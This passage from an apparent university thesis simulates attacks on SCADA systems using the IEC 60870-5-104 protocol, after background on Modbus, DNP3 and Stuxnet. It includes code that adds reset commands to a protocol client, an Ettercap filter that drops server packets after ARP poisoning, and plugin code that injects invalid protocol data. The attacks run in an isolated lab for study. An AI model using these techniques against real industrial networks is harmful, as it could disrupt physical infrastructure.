


Figure 8: General Modbus Frame [8]

FUNCTION CODE	DESCRIPTION
0x01	Read Coils
0x02	Read Discrete Inputs
0x03	Read Holding Registers
0x04	Read Input Registers
0x05	Write Single Coil
0x06	Write Single Register
0x07	Read Exception Status
0x08	Diagnostics
0x0F	Write Multiple Coils
0x10	Write Multiple Registers
0x11	Report Server ID
0x14	Read File Record
0x15	Write File Record
0x16	Mask Write Register
0x17	Read/Write Multiple Registers

Figure 9: Modbus Function Codes' descriptions [4]

The Modbus organization, Modbus.org, extended the protocol in order to work with TCP by encapsulating the PDU with the Modbus TCP ADU, using the 502 port, and by adding it an extra header called Modbus Application Protocol (MBAP). The following Figure shows the Modbus TCP ADU [4].




Figure 10: Modbus TCP ADU [8]

In short, the MBAP header consists of 4 fields, described in the following table.

Fields	Length	Description	Client	Server
Transaction Identifier	2 Bytes	Identification of a MODBUS Request / Response transaction.	Initialized by the client	Recopied by the server from the received request
Protocol Identifier	2 Bytes	0 = MODBUS protocol	Initialized by the client	Recopied by the server from the received request
Length	2 Bytes	Number of following bytes	Initialized by the client (request)	Initialized by the server (response)
Unit Identifier	1 Byte	Identification of a remote slave connected on a serial line or on other buses.	Initialized by the client	Recopied by the server from the received request

*Table 2: Modbus MBAP Header [8]*

### 2.3.3 Distributed Network Protocol 3 (DNP3)

It was in the early 90s when Harris Controls Division, Distributed Automation products developed the DNP3 open protocol to finally release it in November 1993 to the industry based DNP3 Users Group. The protocol gained wide acceptance in the industry in various geographical regions like North and South America, South Africa, Asia, Australia and New Zealand. It is also very popular in Europe where it competes the IEC protocol with the latter being widely used there. It is worth to mention though that DNP3 is accepted in a broader

range of industry applications such as water/waste, security and oil & gas while the IEC protocol is mainly linked with the electrical distribution industry [7].

The DNP3 protocol is specifically designed for SCADA applications and its purpose is to transfer relatively small packets of data in a reliable way and in a deterministic order. The benefit of being an open standard is that it offers interoperability when it comes to manufacturers. A SCADA system using the DNP3 protocol is not required to own particular models of a specific manufacturer. The RTUs of one supplier can communicate with IEDs of another supplier which helps the administration of the system to choose products based on an economic or a specific upgrade factor [7].

The system topology of a DNP3 protocol includes the Master/Slave scheme, Multidrop from one Master, Hierarchical with intermediate data concentrators and multiple Masters, as depicted in Figure 11 below [7].




Figure 11: DNP3 system topologies

The protocol is a four-layer subset of the OSI 7-layer model. The layers are the application, data link, physical and pseudo-transport. The latter includes routing, flow control of data packets and transport functions like error-correction and assembly/disassembly of packets. The Data Link uses two Start Bytes to help the receiver understand where the frame begins.

It also contains a 1-byte field of length which specifies the number of octets until the end of the frame excluded the CRC section. Note that the data link layer may only handle a maximum of 250 data octets. A field called Link Control is used for coordinating link layers and has length of 1 byte. The Destination Address is a 2-byte field and identifies the receiver of the frame while the Source Address field identifies the sender. The two-byte addressing scheme provides a total of 65,536 addresses for the DNP3 protocol. An explanatory figure of the Data Link frame of DNP3 is shown in Figure 12 [4].




Figure 12: DNP3 Data Link Frame [4]

The application layer is used also to serve the receiver's buffer size by breaking down the messages to 2048 or 4096 bytes. The fragment of 2048 bytes may also be broken into 9 frames for the transport layer before passing on to the Data Link layer [4].

## 2.4 Vulnerabilities

SCADA systems are designed to run for years without rebooting and they often have limited resources (connection speed or processing power) which makes delays not an option. Therefore, antiviruses or cryptography will offer additional computational costs and latency in traffic due to extra packets needed correspondingly. They also carry the burden of being built upon isolated networks or air-gapped networks, meaning that there was no security mindset [9]. The IEC 60870-5-104 protocol transmits its messages in clear text and there is no authentication mechanism, while all this happens over TCP which already has security issues by itself [5], making eavesdropping a very easy task once being inside the network. Modbus and DNP3 also suffer of the same vulnerabilities. All previous factors create a very ideal

environment for attackers, especially when the outdated protocols, software and machines are connected to the internet because management decided a rough modernization of its Industrial Control System to enjoy new capabilities, ignoring the exposure of the entire system to a highly risk environment.

## **2.5 Real Cyber-attacks: The case of Stuxnet**

In this chapter, I will shortly describe the most famous SCADA worm ever created till now, its history and reasons of its creation and present the technical details of this sophisticated cyber weapon.

### **2.5.1 Political Background and the creation of an ICS cyberweapon**

The origins of the Stuxnet idea goes back to 2006 when the White House already had a strong belief, given by its agencies, that Iran was enriching Uranium in Natanz, a power plant using peaceful nuclear energy. At that time, president George Bush could not sustain another military involvement in the Middle East. He was complaining to his secretary of State Condoleezza Rice and his national security adviser Stephen Hadley, that he only had two options regarding Iran's nuclear activity: let them get the bomb or go to war against them to stop it. But the president of the U.S. was repeatedly asking for "a third option". This ignited an idea in the NSA's headquarters; to secretly create a cyberweapon and infect the SCADA system of the entire plant with a worm that would eventually destroy its centrifuges without Iranians noticing about it [10] [11]. Surpassing the spies and the political background story, Stuxnet was a state of the art cyber weapon that had a very specific target but also a very difficult one. It is considered even now, the most famous industrial worm that aimed SCADA systems and the reason is that its creators are unofficially said to be nation state actors, many claiming to be the U.S. and Israel. The NSA refers to it as Olympic Games or OG while Stuxnet is the name given by security response personnel [11].

### 2.5.2 Technical analysis of Stuxnet worm

Stuxnet's attack vector is divided in 3 steps. At first, it targeted Microsoft Windows machines and their networks, secondly it was repeatedly seeking for Siemens *Step7* software that programs Industrial Control Systems and finally it compromised the Programmable Logic Controllers. The first attack vector was implemented by using the 0-day LNK vulnerability which is the shortcut extension in MS Windows in order to spread itself into USB sticks. The Natanz nuclear facility was an air-gapped environment meaning no connectivity to the external world therefore a USB stick was a physical and practical way to infect the isolated system. The second attack vector included the shared printer spooler vulnerability to make sure the worm was being spread across the entire network. The last step used two vulnerabilities that were about privilege escalation in Windows operating systems [12]. A total of 4 zero-days exploits were used at the same time in a single worm, making it an extremely sophisticated piece of work. Besides this cutting edge code, the worm was also using among others a few significant features like a custom encryption algorithm, it was running in memory – one of the first innovations of that era, it had antivirus evasion techniques, it used an uninstall mechanism set to self-destroy the worm on the 24<sup>th</sup> of June 2012, it contained man-in-the-middle code to attack the SCADA software and finally, it deployed legitimate digitally signed device drivers which were physically stolen by two private companies [13].

Digging more into the logic and its code, Stuxnet was a 500-kilobyte computer worm that targeted only Siemens S7 PLCs by searching their fingerprint. When the worm found one, it loaded rogue code to the controller and even though 100.000 copies were found worldwide, none became active [14]. It instead was searching for a hard-coded value of 6 lines of centrifuges, a total of 164 which was the exact number of the configuration of the Natanz nuclear factory [11].



### 3. Approach and attack vectors

This chapter describes and analyzes classic but serious attack vectors against SCADA systems and specifically IEC 60870-5-104 protocol which is mostly used in Europe. A real-time simulation environment is implemented, with several virtual machines connected to the same virtual LAN. The adversary is performing the attacks through a virtual machine, already connected to the same LAN of the SCADA simulated software. In this project, I did not examine attack methods to infect the SCADA system from external networks; the attacker is considered to be already a part of the local network.

#### 3.1 System setup

The system consists of two different sections, the virtualized SCADA simulators and the adversaries. Both sides are connected to the same virtual LAN, named VMNet5 with a range of IPs among 192.168.5.0/24 but all machines have been given static IPs, described in Appendix A along with all the rest specifications.

The SCADA side which will be the target, consists of two virtual machines running on Windows 7, a very stable operating system which is compatible for both SCADA simulator programs. To avoid further evasion techniques and to achieve unobstructed communication, both integrated firewalls were turned off.

The attacker side, consists also of two virtual machines, running Kali Linux 2017.1 and Ubuntu 16.04 LTS operating systems. The former includes over 600 penetration testing tools, capable of performing an enormous range of attacks of various vectors but in this thesis I will use only a slight portion of these tools. The latter is used for compatibility reasons, since the custom Ettercap plugin used to perform MiTM attacks was unable to be compiled smoothly by the Kali Linux platform.

The next figure displays an overall view of the entire system in simulation and attacking.




Figure 13: Overview of SCADA simulated system and attackers

### 3.2 System implementation

The entire system is hosted in a virtual environment which is implemented using VMWare Workstation v12.5. The virtualization software is running on a SONY Vaio laptop with the following specifications. During the setup, I made sure that all VM instances are able to run simultaneously without delays and that they were interconnected.

System Specifications	
<b>Operating System</b>	Windows 10 Home 64bit
<b>CPU</b>	Intel i7 4500U at 1.8 GHz
<b>RAM</b>	8 GB DDR3
<b>Hard Drive</b>	500GB SSD
<b>Virtualization Software</b>	VMWare Workstation v12.5

Table 3: Host computer specification

In order to ensure an air-gapped environment, I created a new Virtual adapter called VMNet5, configured in Host-only mode and using IP range 192.168.5.0/24. All virtual machines were connected solely to this adapter.

### 3.2.1 SCADA side

The following descriptions are about the Virtual Machines and their running software that simulates a typical SCADA communication through the VMNet5 virtual host-only adapter.

#### 3.2.1.1 IEC Server Virtual Machine

This virtual environment is used to run the IEC Server 104 software which simulates a field device (RTU) using the IEC 60870-5-104 protocol in a SCADA system. The figure number 14 shows the Graphical User Interface which is separated into 3 horizontal panels.

The top panel (from left to right) contains i) a short but not complete list of IEC 60870-5-104 commands which can be added or removed to the middle panel with the adjacent buttons, ii) a tick-box to pause the simulation (if unchecked), iii) the buttons to start or stop the simulation using the port number in the text field between them, iv) and the save or load buttons which offer the option to store and retrieve configurations.

The middle panel is a blank area where all the commands are displayed after being added and can be further configured. It contains all the necessary fields of the IEC protocol plus the option to provide automated simulation via the tick-box called *Sim*. The button *SIMParam.* offers automation options which are time period and value.

The lower panel displays various information options such as the data being sent to the client, new connections, a list of clients that are connected to the IEC Server and the option to load a simulation file and start simulating it.




Figure 14: IEC Server 104 GUI

The tool, at version 1.0.3-35, implements 20 messages in total, 12 of which are monitor messages while the rest 8 are control ones. The table below lists the message types and gives a short description for each one [15].

IEC SERVER v1.0.3 MESSAGE IMPLEMENTATION			
Monitor Messages		Control Messages	
<b>M_SP_NA</b>	Single-point information	<b>C_IC_NA</b>	Interrogation command
<b>M_DP_NA</b>	Double-point information	<b>C_CI_NA</b>	Counter interrogation command
<b>M_ME_NA</b>	Measured value, normalised value	<b>C_SE_NA</b>	Set-point command, normalised value
<b>M_ME_NB</b>	Measured value, scaled value	<b>C_SE_NB</b>	Set-point command, scaled value
<b>M_ME_NC</b>	Measured value, short floating point value	<b>C_SE_NC</b>	Set-point command, float value
<b>M_IT_NA</b>	Integrated totals	<b>C_SC_NA</b>	Single command
<b>M_SP_TB</b>	Single point information with time tag	<b>C_DC_NA</b>	Double command
<b>M_DP_TB</b>	Double point information with time tag	<b>C_CS_NA</b>	Clock synchronization command
<b>M_ME_TB</b>	Measured value, scaled value with time tag		
<b>M_ME_TD</b>	Measured value, normalised value with time tag		
<b>M_ME_TF</b>	Measured value, short floating point value with time tag		
<b>M_IT_TB</b>	Integrated totals with time tag		

Table 4: IEC Server v1.0.3 Message Implementation

### 3.2.1.2 IEC Client Virtual Machine

This virtual environment is used to run the QTester104 software. It is a software that receives data from a field device (RTU) using the IEC 60870-5-104 protocol in a SCADA system. In this thesis, it is connected to the IEC Server 104 and displays all the simulated information the latter is sending. The Graphical User Interface is separated into 3 panels.

The top panel contains connection options as well as command options. In the field *Remote IP Address*, the RTU's IP is entered. By default, the software uses port number 2404 to connect to the IEC Server but this may be modified in the file *qtester1-4.ini* along with other options.

In this project, the default value of 2404 is selected. The fields below the connection options are used to send commands to the IEC Server by entering values and specifically the *Information Object Address* value, the value of the command and the type of the command by selecting it from a list. The QTester104 at version 1.23 implements 13 commands in control direction.

The lower left panel, displays a scrolling view of the communication log with the Servers as well as any messages regarding new connections, disconnections and errors.

The lower right panel, displays the information received from the Server and specifically the *Address* of the Object (IOB), its *Value*, its command *Type*, the *Cause Of Transmission*, any *Flags* that accompany the message, the number of messages received by the Server for this IOB (*Count*) and the time that were received. In the following figure, the GUI of the software is already showing some values after its successful connection with the IEC Server 104.




Figure 15: QTester104 GUI displaying received values from the IEC Server 104

## 3.2.2 Attacker side

The next two Virtual Machines are part of the attacker's side and contain modified open source tools to deploy the attacks against the SCADA side. As aforementioned, the operating systems in use are Kali Linux and Ubuntu Linux, both using tools able perform to perform attacks.

### 3.2.2.1 Modified OpenMUC j60870 console client

The QTester104 software does not implement all commands of the protocol, so I had to use the j60870 open source software to deploy more attacks and to demonstrate the variety of options an attacker has at his disposal. This tool was used in Kali Linux operating system.

The j60870 simulator is implemented using Java programming language, therefore I further developed the code to create the commands I needed for the tests. The software comes bundled with only 2 protocol commands if run without development. I downloaded, stored and extracted the bundle at Kali's Desktop folder, creating folder "j60870". In the subfolder "run-scripts", I executed the script named "j60870-console-client -h 192.168.5.3 -p 2404" and connected to the already running IEC Server 104 at that specific IP and port. The figure below shows the default console menu.

```
root@kali:~/Desktop/j60870 - original/run-scripts# ./j60870-console-client -h 192.168.5.3 -p 2404
successfully connected

-----
i - interrogation C_IC_NA_1
c - synchronize clocks C_CS_NA_1
h - print help message
q - quit the application
-----
```

Figure 16: OpenMUC j60870 console client default menu

I opened the source file "ConsoleClient.java" with *Sublime* text editor to make the necessary modifications. The file is located in folder "j60870/src/main/java/org/openmuc/j60870/app". After inspecting the code and understanding its logic through the documentation [16], I added the three commands I needed to implemented the attacks. This was done in the following steps.

First, I added the keys that will correspond to the new commands; they are the last three, as shown in Figure 17.

```
51 public final class ConsoleClient {
52
53     private static final String INTERROGATION_ACTION_KEY = "i";
54     private static final String CLOCK_SYNC_ACTION_KEY = "c";
55     private static final String READ_KEY = "d";
56     private static final String RESET_KEY = "r";
57     private static final String COUNTER_KEY = "k";
58 }
```

Figure 17: Adding keys for the new commands in j60870 console client

Afterwards, I imported the necessary Java classes that will be used when the user selects the new action keys. These classes were “*IeQualifierOfResetProcessCommand*” and “*IeQualifierOfCounterInterrogation*” and both belong to the package “*org.openmuc.j60870*”.

Each key corresponds to a certain action and in the `ConsoleClient.java` this is implemented in a switch command. I added the last three cases that correspond to the new commands as below.

```

98 private static class ActionExecutor implements ActionListener {
99
100     @Override
101     public void actionPerformed(String actionKey) throws ActionException {
102         try {
103             switch (actionKey) {
104                 case INTERROGATION_ACTION_KEY:
105                     System.out.println("** Sending general interrogation command.");
106                     connection.interrogation(commonAddrParam.getValue(), CauseOfTransmission.ACTIVATION,
107                         new IeQualifierOfInterrogation(20));
108                     Thread.sleep(2000);
109                     break;
110                 case CLOCK_SYNC_ACTION_KEY:
111                     System.out.println("** Sending synchronize clocks command.");
112                     connection.synchronizeClocks(commonAddrParam.getValue(), new IeTime56(System.currentTimeMillis()));
113                     break;
114                 case READ_KEY:
115                     System.out.println("** Sending the C_RD_NA_1 command.");
116                     connection.readCommand(commonAddrParam.getValue(), iob.getValue());
117                     Thread.sleep(2000);
118                     break;
119                 case RESET_KEY:
120                     System.out.println("** Sending the C_RP_NA_1 command.");
121                     connection.resetProcessCommand(commonAddrParam.getValue(), new IeQualifierOfResetProcessCommand(3));
122                     Thread.sleep(2000);
123                     break;
124                 case COUNTER_KEY:
125                     System.out.println("** Sending the C_CI_NA_1 command.");
126                     connection.counterInterrogation(commonAddrParam.getValue(), CauseOfTransmission.ACTIVATION, new IeQualifierOfCounterInterrogation(1,1));
127                     Thread.sleep(2000);
128                     break;
129                 default:
130                     break;
131             }
132         } catch (Exception e) {
133             throw new ActionException(e);
134         }
135     }

```

Figure 18: The new actions that implement the new commands in the *j60870* console client

In the case of the `C_RD_NA_1` command, the constructor of the class required the IOB address of the RTU. In order to provide this information to the constructor, I created an extra command line parameter when launching the *j60870* console client with argument “`-job {number}`”. Default is number 7 but unless an object has that address, the action will not be performed.



```

59     private static final StringCliParameter hostParam = new CliParameterBuilder("-h")
60         .setDescription("The IP/domain address of the server you want to access.")
61         .setMandatory()
62         .buildStringParameter("host");
63     private static final IntCliParameter portParam = new CliParameterBuilder("-p")
64         .setDescription("The port to connect to.")
65         .buildIntParameter("port", 2404);
66     private static final IntCliParameter commonAddrParam = new CliParameterBuilder("-ca")
67         .setDescription("The address of the target station or the broad cast address.")
68         .buildIntParameter("common_address", 1);
69     private static final IntCliParameter iob = new CliParameterBuilder("-iob")
70         .setDescription("The Information Object Address of the target station.")
71         .buildIntParameter("iob", 7);
72

```

Figure 19: Extra argument when launching the j60870 console client

Finally, I added the actions to the `actionProcessor` object along with their description that will be displayed in the main menu of the client upon launch.

```

202     actionProcessor.addAction(new Action(INTERROGATION_ACTION_KEY, "interrogation C_IC_NA_1"));
203     actionProcessor.addAction(new Action(CLOCK_SYNC_ACTION_KEY, "synchronize clocks C_CS_NA_1"));
204     actionProcessor.addAction(new Action(READ_KEY, "read command C_RD_NA_1"));
205     actionProcessor.addAction(new Action(RESET_KEY, "reset process command C_RP_NA_1"));
206     actionProcessor.addAction(new Action(COUNTER_KEY, "counter interrogation command C_CI_NA_1"));
207     actionProcessor.start();

```

Figure 20: Adding the new actions to the `actionProcessor` object with description

To build the entire project, I used the bundled tool called `gradle` and issued the command “`gradlew build`”. After its successful build, I relaunched the client to check the new menu and functionality. The next figure displays the result.

```

root@kali:~/Desktop/mod/run-scripts# ./j60870-console-client -h 192.168.5.3 -p 2404 -iob 2
successfully connected

-----
i - interrogation C_IC_NA_1
c - synchronize clocks C_CS_NA_1
d - read command C_RD_NA_1
r - reset process command C_RP_NA_1
k - counter interrogation command C_CI_NA_1
h - print help message
q - quit the application
-----

** Enter action key:

```

Figure 21: The new modified menu of the j60870 console client



### 3.2.2.2 Custom Ettercap filter

One of the powerful features Ettercap has, is the development of custom plugins or filters that can perform certain actions using programming language or filtering traffic. After studying its manual [17], I wrote a custom Ettercap filter in order to perform an isolation attack. After the full update of Kali Linux, Ettercap was at its most recent version 0.8.2. Upon launch, I selected “*Sniff->Unified sniffing*” and then the *eth0* local interface which connects to VMNet5 adapter. The software created a new menu with all the possible sniffing features available. The main concept for a Man in The Middle Attack is to scan for all the subnet clients, select the targets and ARP poison them. The Figure below displays the result of the command “*Hosts->Scan for hosts*” and then “*Hosts->Hosts List*”.




Figure 22: Ettercap's list of hosts after scanning the local subnet

From this point, the tool offers the option to select 1 or 2 targets to ARP poison by choosing from the menu “*MiTM->ARP Poisoning*”.

I created a file named “*isolation.if*” and placed it into the folder “*/usr/share/ettercap*”. To isolate the IEC Server’s traffic, I set a double if statement that checks the IP of the Server and the

IEC port in use. In a real-world environment, a reconnaissance will have to take place first. For debugging reasons, I printed a message to ensure that the *if* statement was accessed by Ettercap.

```

root@kali:~/usr/share/ettercap# more isolation.if
#####
#
# ettercap -- isolation.if filter source file
# IEC Server 104 isolation
#
# Student: Miltiadis Parcharidis
# Supervisor: Prof. Sokratis Katsikas
# Simulation of Cyber Attacks against SCADA systems
# MSc in Communications and Cyber Security
# International Hellenic University
#
#
#####
##
#
# This filter will isolate the IEC 104 Server from the Client.
# It does it by simply filtering the corresponding traffic
# by IP and source port and then drops the packet
#
##
if ( tcp.src == 2404 && ip.src == '192.168.5.3' ) {
    drop();
    msg("Dropping IEC 104 Server packet from source port 2404 and IP 192.168.5.3.\n");
}

```

Figure 23: Custom Ettercap filter for IEC Server traffic isolation

As this is the source code for the filter, I compiled it using the `etterfilter` command “`etterfilter isolation.if -o isolation.filter`”, where `-o` means output and “`isolation.filter`” is the name of the compiled file which is now a ready to use filter.

### 3.2.2.3 Ubuntu Virtual Machine

This VM is also part of the attacker side because it is used to launch a Man in The Middle attack using *Pete Maynard's* version of Ettercap with a specific plugin, as described in [18]. This version of Ettercap is available online at Github ([https://github.com/PMaynard/ettercap-104-mitm/blob/master/plugin-ins/104\\_snort\\_alert/104\\_snort\\_alert.c](https://github.com/PMaynard/ettercap-104-mitm/blob/master/plugin-ins/104_snort_alert/104_snort_alert.c)) but as source code and not as a ready-to-deploy binary. I used Ubuntu instead of Kali Linux because there was a digital

certificate issue while trying to build the source code of Ettercap and I decided not to change any configuration on the Kali platform but instead, create a new, clean and fully updated Virtual Machine and use Ettercap from there.

I used the “*git clone*” command to download Ettercap from Github [19] to the Ubuntu’s Desktop folder. I used the internal instructions of the “*INSTALL*” file to prepare and build the source code using the bundled dependencies and not the ones provided by the system. This was achieved by issuing the command “*cmake -DSYSTEM\_LIBS=Off ../*”. Within the “*plug-ins/ 104\_snort\_alert*” folder, there exists the file “*104\_snort\_alert.c*” which is the plugin of the attack. The scope of the plugin *Pete Maynard* developed is to trigger certain Snort signatures, which are not part of the current project, by modifying the traversing data in an IEC 60870-5-104 communication after the MiTM attack takes place. The code is written in C language and the figure below reveals a part of it at the section of TCP data modification.


```

242     case INVALID_COT:
243         /* Trigger 6666617 - Default to catch and from the client. */
244         asdu->COT = 0x2A; /* Invalid */
245         USER_MSG("#] %s - #6666617 \n", triggers[INVALID_COT]);
246         break;
247
248     case INVALID_COT_45:
249         /* Trigger 6666618 */
250         asdu->type_id = 0x2D; /* 45 */
251         asdu->COT = 0x2A; /* Invalid */
252         USER_MSG("#] %s - #6666618 \n", triggers[INVALID_COT_45]);
253         break;

```

Figure 24: Part of source code of Ettercap custom plugin for IEC 60870-5-104 data modification

When Ettercap is performing a MiTM attack, as described previously and the plugin is active, the traversing payload will be altered in purpose with invalid data. The plugin is loaded from Ettercap menu after following all the steps for a successful ARP poisoning and selecting “*Plugins->Manage the plugins*” and then double click on “*alert\_snort\_104*”. Upon successful activation, an asterisk will appear next to the plugin’s name.



Name	Version	Info
* alert_snort_104	0.0	Triggers SNORT rules for IEC 104.
spooof_104	0.1	Spoofs IEC 104 Reply Packets
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
